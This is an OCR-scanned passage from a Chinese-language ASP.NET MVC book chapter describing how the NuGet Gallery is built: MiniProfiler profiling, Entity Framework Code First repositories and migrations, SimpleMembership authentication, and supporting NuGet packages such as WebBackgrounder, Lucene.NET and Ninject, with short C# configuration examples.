


图 16-6

使用 Entity Framework 和 ORM 的代码要精确了解数据库生成和运行的 SQL 是非常困难的。然而，MiniProfiler 可以轻松地呈现这些信息。我们只需单击“sql”链接，就可以查看生成的 SQL 和包含的方法，如图 16-7 所示。

为使用 Entity Framework 的 ASP.NET MVC 应用程序设置 MiniProfiler，需要安装 MiniProfiler、MiniProfiler.EF 和 MiniProfiler.MVC。安装完成这些包后，还需要设置一些配置。我们可以在 AppActivator.cs 文件中查看 NuGet Gallery 的配置。大部分配置都在 MiniProfilerPreStart 和 MiniProfilerPostStart 方法中，也有部分在私有的 MiniProfilerStartupModule HTTP 模块类中。

```
106.60 ms        Controller: PackagesController.ListPackages — 104.20 ms

Controller:      Get ExecuteStartImpl StackExchange.Profiling.Data.IDbProfiler.ExecuteS
r.ListPackages
T+106.6 ms       SELECT
Reader           [GroupBy1].[A1] AS [C1]
9.2 ms           FROM ( SELECT
                         COUNT(1) AS [A1]
                         FROM [dbo].[Packages] AS [Extent1]
                         WHERE (([Extent1].[IsLatestStable] = 1) OR (([Extent1].[IsLate
                                 1 AS [C1]
                                 FROM [dbo].[Packages] AS [Extent2]
                                 WHERE ([Extent1].[PackageRegistrationKey] = [Extent2].
                         )))) AND (([Extent1].[Listed] = 1) OR ( EXISTS (SELECT
                                 1 AS [C1]
                                 FROM  [dbo].[PackageRegistrationOwners] AS [Extent3]
                                 INNER JOIN [dbo].[Users] AS [Extent4] ON [Extent3].[Us
                                 WHERE ([Extent1].[PackageRegistrationKey] = [Extent3].
                         ))) AND (1 = [Extent1].[Key])
                 )  AS [GroupBy1]
```

图　16-7

首先分析第一个方法：

```
private static void MiniProfilerPreStart()
{
    MiniProfilerEF.Initialize();
    DynamicModuleUtility.RegisterModule(typeof(MiniProfilerStartupModule));
    GlobalFilters.Filters.Add(new ProfilingActionFilter());
}
```

这个方法的第一行代码为 Entity Framework Code First 设置 MiniProfiler。如果没有使用 Code First，或者没有使用 Entity Framework，我们需要阅读 MiniProfiler 文档，为使用的框架配置记录 SQL 查询。

第二行代码注册自定义的 HTTP Module——MiniProfilerStartupModule。在 ASP.NET 4 之前的版本中，注册 HTTP 模块的仅有方式是向 Web.config.MiniProfilerStartupModule 控件中添加一些配置，这些配置控制性能解析的启动时间和执行方式。编写这些内容时，当通过本地主机访问性能解析时，它只能解析应用程序。然而，事实上有一些管理权限代码，但是现在这里注释掉了。这里的代码与 MiniProfiler 文档建议在 Application_BeginRequest 和 Application_EndRequest 方法中编写的代码相似。

最后一行代码添加了一个用来在 ASP.NET MVC 应用程序中解析操作的全局过滤器。

接下来看第二个方法：

```
private static void MiniProfilerPostStart()
{
    var copy = ViewEngines.Engines.ToList();
    ViewEngines.Engines.Clear();
    foreach (var item in copy)
        ViewEngines.Engines.Add(new ProfilingViewEngine(item));
}
```

这个方法用一个性能解析视图引擎打包应用程序中的所有视图引擎。这样 MiniProfiler 就可以提供详细信息，以便我们知道渲染视图和部分视图耗费的时间。

使用这些配置，MiniProfiler 可以解析许多应用程序信息。尽管 MiniProfiler 不会解析

每个方法调用，因为这样会很侵入，但它仍然能够为我们提供大量的信息。可能在某些情况下，我们需要更多信息。例如，某个代码路径非常热，我们想看它在生产中花费多长时间。此时，MiniProfiler 为我们提供一个 API，可以用来以任意选择的粒度解析代码。

MiniProfiler 不是所有的代码分析和性能测量工具的替代品。然而事实上，它是免费的，只需花费几分钟时间来安装和配置，它的用户实验容易使用、容易理解。在应用程序的 NuGet 包列表中使用 MiniProfiler 的开发人员占很高一部分比例，这证明了笔者的推荐是正确的。

16.6 数据访问

NuGet Gallery 使用“Code First”方法，同时，Entity Framework 4.3.1 依赖于 SQL Server 2008 数据库运行。当在本地运行代码时，代码会依赖于一个 SQL Server Express 实例运行。

Code First 基于大量的约定，默认情况下需要的配置极少。当然，开发人员往往倾向于根据自己的个人偏好自定义接触到的每项设置，NuGet 团队也是如此。存在一些约定，我们可以用自定义的配置来替换。

EntitiesContext 类包含我们对 Entity Framework Code First 自定义的配置。例如，下面的代码片段把 Key 属性配置成为 User 类型的主键。如果属性名称是 Id，或者 Key 属性应用了 KeyAttribute，这行代码就不需要了。

```
modelBuilder.Entity<User>().HasKey(u => u.Key);
```

这个约定的一个异常是 WorkItem 类，因为它来自于另一个类库。

所有的 Code First 实体类都放在 Entities 文件夹中。每个实体都实现了 IEntity 接口。接口中包含单个属性——Key。

NuGet Gallery 不能从 DbContext 派生类中直接访问数据库。但是所有数据都可以通过 IEntityRepository<T>接口访问。

```
public interface IEntityRepository<T> where T : class, IEntity, new()
{
    void CommitChanges();
    void DeleteOnCommit(T entity);
    T Get(int key);
    IQueryable<T> GetAll();
    int InsertOnCommit(T entity);
}
```

这个接口实现使得服务的单元测试编写变得极其简单。例如，UserService 类的一个构造函数参数是 IEntityRepository<User>。在单元测试中，我们可以简单地传递一个该接口的模拟实现。

但在现实应用程序中，我们会传递一个具体的 EntityRepository<User>。这些我们可以通过使用 Ninject 的依赖注入(本章后面会介绍)来实现。所有 Ninject 构建都放在 Container-

Bindings 类中。

16.7　EF 基于代码迁移

在应用程序中，改变共享数据库模式是一个极大挑战。在过去，我们会编写 SQL 改变脚本，并把编写的这些脚本签入代码，然后告诉每个人他们需要运行的脚本。此外，我们还需要大量的簿记来记录，当部署应用程序的下一个版本时，需要基于生产数据库运行的脚本。

EF 基于代码迁移(EF Code-Based Migrations)是一个代码驱动的、更改数据库的结构化方式，包含在 Entity Framework 4.3 及其后续版本中。

虽然这里没有涵盖迁移的所有详细内容，但会介绍我们利用的几种迁移方式。展开 Migrations 文件夹会看到 NuGet Gallery 中包含的迁移列表，如图 16-8 所示。迁移的名称有一个时间戳前缀，这样可以确保他们按照顺序执行。




图　16-8

显然，名为 201110060711357_Initial.cs 的迁移是开端。它创建了初始的表集。此后，当我们开发的网站发生改变时，每个迁移都会应用模式改变。

使用 NuGet Package Manager Console 创建迁移。例如，假设我们在 User 类中有一个 Age 属性。我们可以打开 Package Manager Console，运行下面的命令：

```
Add-Migration AddAgeToUser
```

命令 Add-Migration 可以添加一个新迁移，AddAgeToUser 是迁移名称。笔者尝试挑选一些描述内容，以便能记得迁移做哪些改变。这样会生成一个名为 201204292258426_AddAgeToUser.cs 的文件，迁移代码如程序清单 16-3 所示。

程序清单 16-3：201204292258426_AddAgeToUser.cs 迁移

```
namespace NuGetGallery.Migrations
{
    using System.Data.Entity.Migrations;
    public partial class AddAgeToUser : DbMigration
    {
        public override void Up()
        {
            AddColumn("Users", "Age", c => c.Int(nullable: false));
        }
        public override void Down()
        {
            DropColumn("Users", "Age");
        }
    }
}
```

太棒了，竟然可以检测实体的改变，并为我们创建合适的迁移。现在可以自由地编辑迁移，如果需要自定义的话，但在大多数情况下我没必要跟踪开发的每一点变化。当然，也存在一些修改，不能自动地为它们创建迁移。例如，我们有一个 Name 属性，现在决定把它分成两个属性——FirstName 和 LastName，此时就需要自己编写迁移代码。但对于简单的改变，这的确很棒。

当开发代码时，其他人可能也在代码中添加了一些迁移。通常情况下，我们会执行 Update-Database 命令，运行所有尚未应用到本地数据库的迁移。同样，当我们部署应用程序时，我们需要运行针对这个产品网站的所有迁移。

在每次运行网站时，NuGet Gallery 代码库自动运行迁移。再次，我们回到 AppActivator.cs，看它是如何配置的。DbMigratorPostStart 方法使用下面两行代码来实现自动迁移和自动运行：

```
var dbMigrator = new DbMigrator(new MigrationsConfiguration());
dbMigrator.Update();
```

MigrationsConfiguration 类是 DbMigrationsConfiguration 类的派生类，其中包含对 Code First Migrations 的自定义配置。重写在迁移执行之后运行的 Seed 方法来创建初始种子数据。在尝试创建之前，确保 Seed 方法检查数据的存在。例如，NuGet Gallery 重写 Seed 方法，并添加“Admins”角色(如果它不存在的话)。在构造函数中，我们禁用自动迁移：

```
public MigrationsConfiguration()
{
    AutomaticMigrationsEnabled = false;
}
```

这是个人喜好，我们大多数人喜欢明确迁移。当其中自动迁移时，Code First Migrations 会自动执行迁移，以确保数据库匹配当前的代码状态。因此，在向 User 类添加 Age 属

性的例子中，我们不需要运行 Add-Migration 命令。而只需运行 PowerShell 命令——Update-Database，Code First 会自动处理。由于不能确保每个改变自动完成，因此 Code First 可以混合使用明确迁移和自动迁移。对笔者来说，这有点太神奇，但最好还是自己尝试一下。

16.8　成员资格

在 2007 年，当第一次作为 ASP.NET 2.0 的一部分发布时，原始的 ASP.NET 成员资格(Membership)提供器对于用户和角色管理非常有用。然而，随着时间的推移，它开始显得有些过时，不能支持现代网站使用的一些工作流程。例如，当用户忘记密码时，通常做法是网站发送一封包含有单击 URL 的邮件，URL 中包含一个在一定时间间隔内有效的确认令牌。用户单击 URL 访问允许其修改密码的页面，最后用户完成密码重置。这个工作流程使用标准的成员资格难以实现。

成员资格的另一个限制是，集成用户数据与其他认证系统是一个非常大的挑战。可喜的是，ASP.NET 团队使用新的 SimpleMembership 特征有效地解决了这些问题。

SimpleMembership 最初为 ASP.NET Web Pages 而编写，后来 ASP.NET 团队把它包含进 ASP.NET MVC 4。与其说 SimpleMembership 是一个框架，还不如说它是一个库。定义合适的 Users 表，让 SimpleMembership 处理凭据。我们所需要做的就是通过提供表名和用户名/e-mail 列，告诉 SimpleMembership 如何使用凭据匹配我们数据库中的用户。

使用 SimpleMembership 处理的方法提供一个方法库，以便安全地存储密码，与其他认证提供器集成等。这意味着像密码重置这样的功能不是自动的。实现各种成员资格工作流程还需要我们做一些工作。但好处是我们不用局限于 SimpleMembership 设计者使用的工作流程，这点与 ASP.NET 的 MembershipProvider 不同。SimpleMembership 库提供了大量的有用函数，可以帮助我们容易地实现我们想象的任何成员资格工作流程。

SimpleMembership 的一个缺点是，它最初为 ASP.NET Web Pages 设计。ASP.NET Web Pages 是一个基于页面的简单 Web 框架，它设计的目标用户是业余爱好者、宽泛的开发人员、快速原型制作者和那些喜欢内嵌样式的 Web 开发人员。这意味着 WebSecurity 类只由静态方法组成，这使得为那些调用 SimpleMembership 的代码编写单元测试极具挑战性。

幸运的是，为了满足单元测试的需要，有人利用它编写了基于接口的 SimpleMembership 打包方法，比如 SimpleMembership.Mvc3 包。希望我们读到这些内容时，也有了 MVC 4 版本，尽管 MVC 3 版本仍能很好地工作。

```
Install-Package SimpleMembership.Mvc3
```

这是一个很好的方法，但不是我们在 NuGet Gallery 中做的。我们使用一个传统的 Users 数据库来处理那些使用不同存储格式的哈希密码。当把新用户迁移到更标准的方法存储哈希密码时，我们需要确保现有存储密码的向后兼容性。

我们可以编写自己的接口，比如 IUserService 和 IFormsAuthenticationService。如果仔细观察代码，会发现接口方法和实现与 SimpleMembership 非常相似。



注意 相似并非偶然。SimpleMembership 的项目经理也为 SimpleMembership 编写了 WebMatrix 模板，此外，还为 NuGet Gallery 实现了认证接口。他也是本章的编写者，他不想让它出局，他编写了一个没有怎么经过测试的 API。他说他只是在做自己的本职工作。

查看 UsersController。它为成员资格实现了 User Interface 工作流程代码，虽然仿照 WebMatrix 中包含的默认 ASP.NET Web Pages 项目模板，但它以一种干净可测试的方式编写。

如果从头创建一个新的 Web 应用程序，笔者可能采用与使用 NuGet Gallery 相同的方法，但笔者拥有我们接口的具体实现，只需调用 WebSecurity 类。

16.9 其他有用的 NuGet 包

正如上面提到的，经验教训和我们用来构建 NuGet Gallery 的工具可以写成一本书。前面的章节介绍了几乎每个 Web 应用程序都会用到的功能，比如管理节、性能解析和错误日志等。

本节快速介绍一些在 NuGet Gallery 中使用的包，虽然大部分应用程序都不需要这些包，但当我们需要的时候，它们却非常有用。每一小节以安装包的命令开始。

16.9.1 T4MVC

```
Install-Package T4MVC
```

T4MVC(http://nuget.org/packages/T4MVC)安装了一个可以为 ASP.NET MVC 生成强类型辅助方法的 T4 模板，它的作者是 David Ebbo。例如，当我们需要一个操作链接时，我们不必编写：

```
@Html.ActionLink("Delete Book", "Delete", "Books", new { id = Model.Id}, null)
```

而只需要编写：

```
@Html.ActionLink("Delete Book", MVC.Books.Delete(Model.Id))
```

如果喜欢智能感知的话，会觉得这非常方便，因为它可以提供一个可使用的控制器和操作列表。

16.9.2 WebBackgrounder

```
Install-Package WebBackgrounder
```

WebBackgrounder(http://nuget.org/packages/WebBackgrounder)包可以安全地运行 ASP.NET 应用程序中反复出现在后台的任务。ASP.NET 和 IIS 随时都可以自由地终止我们应用程序的 AppDomain。ASP.NET 提供机制来通知代码终止时间。WebBackgrounder 利用这一点可以尝试为那些反复出现的运行任务安全地运行一个后台定时器。

在进度中，WebBackgrounder 是一个非常早期的工作，但 NuGet Gallery 使用它来定期更新下载统计，更新 Lucene.NET 索引。正如我们期望的，WebBackgrounder 在 AppActivator 中，通过下面两个方法配置：

```
private static void BackgroundJobsPostStart()
{
    var jobs = new IJob[] {
        new UpdateStatisticsJob(TimeSpan.FromSeconds(10),
          () => new EntitiesContext(), timeout: TimeSpan.FromMinutes(5)),
        new WorkItemCleanupJob(TimeSpan.FromDays(1),
          () => new EntitiesContext(), timeout: TimeSpan.FromDays(4)),
        new LuceneIndexingJob(TimeSpan.FromMinutes(10),
         timeout: TimeSpan.FromMinutes(2)),
    };
    var jobCoordinator = new WebFarmJobCoordinator(new
            EntityWorkItemRepository
(
      () => new EntitiesContext()));
    _jobManager = new JobManager(jobs, jobCoordinator);
    _jobManager.Fail(e => ErrorLog.GetDefault(null).Log(new Error(e)));
    _jobManager.Start();
}

private static void BackgroundJobsStop()
{
    _jobManager.Dispose();
}
```

第一个方法 BackgroundJobsPostStart 创建一个先前运行作业的数组。每个作业包含一个时间间隔，表示它们隔多长时间运行一次。例如，我们每隔 10 秒更新下载数量统计。

接下来的代码创建了一个任务协调器。如果应用程序只是运行在一台服务器上，我们只需使用 SingleServerJobCoordinator。由于 NuGet Gallery 运行在 Windows Azure 上，因此，它是一个非常有效的 Web Farm，这里 Web Farm 要求 WebFarmJobCoordinator 确保同样的任务不能同时运行在多台服务器上。这样 WebBackgrounder 就可以自动把工作展开到多个机器上。为了同步操作，协调器需要一些中心“库”。

我们决定使用数据库，因为我们每个场地(farm)都只有一个数据库，因此它就是中心，安装 WebBackgrounder.EntityFramework 包把它连接起来。

16.9.3 Lucene.NET

```
Install-Package Lucene.NET
```

Lucene.NET(http://nuget.org/packages/Lucene.Net)是 Apache Lucene 搜索库的开源部分。它是.NET 最有名的文本搜索引擎。NuGet Gallery 使用它增强包搜索功能。

因为它是 Java 库的一部分，相对于那些使用.NET API 的包，它的 API 和配置有点笨重。但成功配置后，它的功能非常强大，而且速度很快。

如何配置 Lucene.NET 超出了本书的讨论范围。NuGet Gallery 把 Lucene.NET 功能封装在了 LuceneIndexingService 类中。这提供了一个如何与 Lucene 相接的范例。也可以查看 LuceneIndexingJob。这是一个 WebBackgrounder 任务，每隔 10 分钟会被调用一次。

16.9.4 AnglicanGeek.MarkdownMailer

```
Install-Package AnglicanGeek.MarkdownMailer
```

AnglicanGeek.MarkdownMailer(http://nuget.org/packages/AnglicanGeek.MarkdownMailer)是一个发送邮件的简单库。它的强大之处在于我们可以使用 Markdown 语法定义 e-mail 内容，它能够为同时包含文本和 HTML 的视图生成一个包含多个部分的 e-mail。

NuGet Gallery 使用这一功能发送所有的通知 e-mail，比如发给新用户的邮件，或者密码重置邮件。MessageService 类中包含 NuGet Gallery 使用 AnglicanGeek.MarkdownMailer 库的例子，可供查阅。

16.9.5 Ninject

```
Install-Package Ninject
```

.NET 框架有很多依赖注入(DI)框架。NuGet Gallery 团队选择 Ninject(http://nuget.org/packages/NuGet)作为它的依赖注入容器，主要是因为它干净的 API 和速度。

Ninject 是一个核心库。Ninject.Mvc3 包为 ASP.NET MVC 项目配置 Ninject。它使得 Ninject 入门变得简单而容易。

正如前面提到的，所有 NuGet Gallery 的 Ninject 绑定都在类 ContainerBindings 中。下面是从类 ContainerBindings 中选取的两个绑定示例：

```
Bind<ISearchService>().To<LuceneSearchService>().InRequestScope();

Bind<IFormsAuthenticationService>()
    .To<FormsAuthenticationService>()
    .InSingletonScope();
```

第一行代码把 LuceneSearchService 注册为一个具体的 ISearchService 实例。这样我们就可以保持类的低耦合。在整个代码库中，类只引用 ISearchService 接口。这样为单元测试过程提供模拟类就变得非常简单。在运行时，Ninject 注入一个具体实现。InRequestScope 确保为每个请求创建一个新实例。如果类在它的构造函数中需要请求数据的话，这样做是

很重要的。

第二个绑定做同样的事情，但是 InSingletonScope 需要确保在整个应用程序中只有一个 FormsAuthenticationService 实例。如果服务需要任何请求状态，或者在它的构造函数中需要请求状态，请务必确保使用请求范围，而不是单例。

16.10　小结

任何一个项目让两个开发人员开发时，对如何构建程序，他们可能会持不同看法。NuGet Gallery 也不例外。甚至从事 NuGet Gallery 开发的每个开发人员对如何构建持有的看法都各不相同。

NuGet Gallery 只是真实世界应用程序出现无限可能性的一个例子。这里不打算把它作为一个正确构建 ASP.NET MVC 应用程序的范例。

它唯一的目标是满足 NuGet Gallery 托管 NuGet 包的需要。至今为止，它的效果非常好，尽管有时会出现这样或那样的问题。

然而，笔者认为创建 NuGet Gallery 的一个方面可以普遍适用于每个开发人员。NuGet 团队之所以能够快速高质量地创建 NuGet Gallery，主要是因为他们利用了很多社区创建的有用软件包。利用已有的软件包能够帮助我们快速高质量地开发软件，因此，花费时间浏览 NuGet Gallery 是值得的。除了 NuGet Gallery 代码中使用的包，还有很多非常优质的软件包。

如果想着手开发一个真实世界的 ASP.NET MVC 应用程序，为什么不考虑帮助摆脱困境呢？NuGet Gallery 是一个开源项目，NuGet 团队欢迎大家踊跃参加。查看我们的问题清单 https://github.com/nuget/nugetgallery/issues，或者加入我们的 JabbR 聊天室 http://jabbr.net/#/rooms/nuget。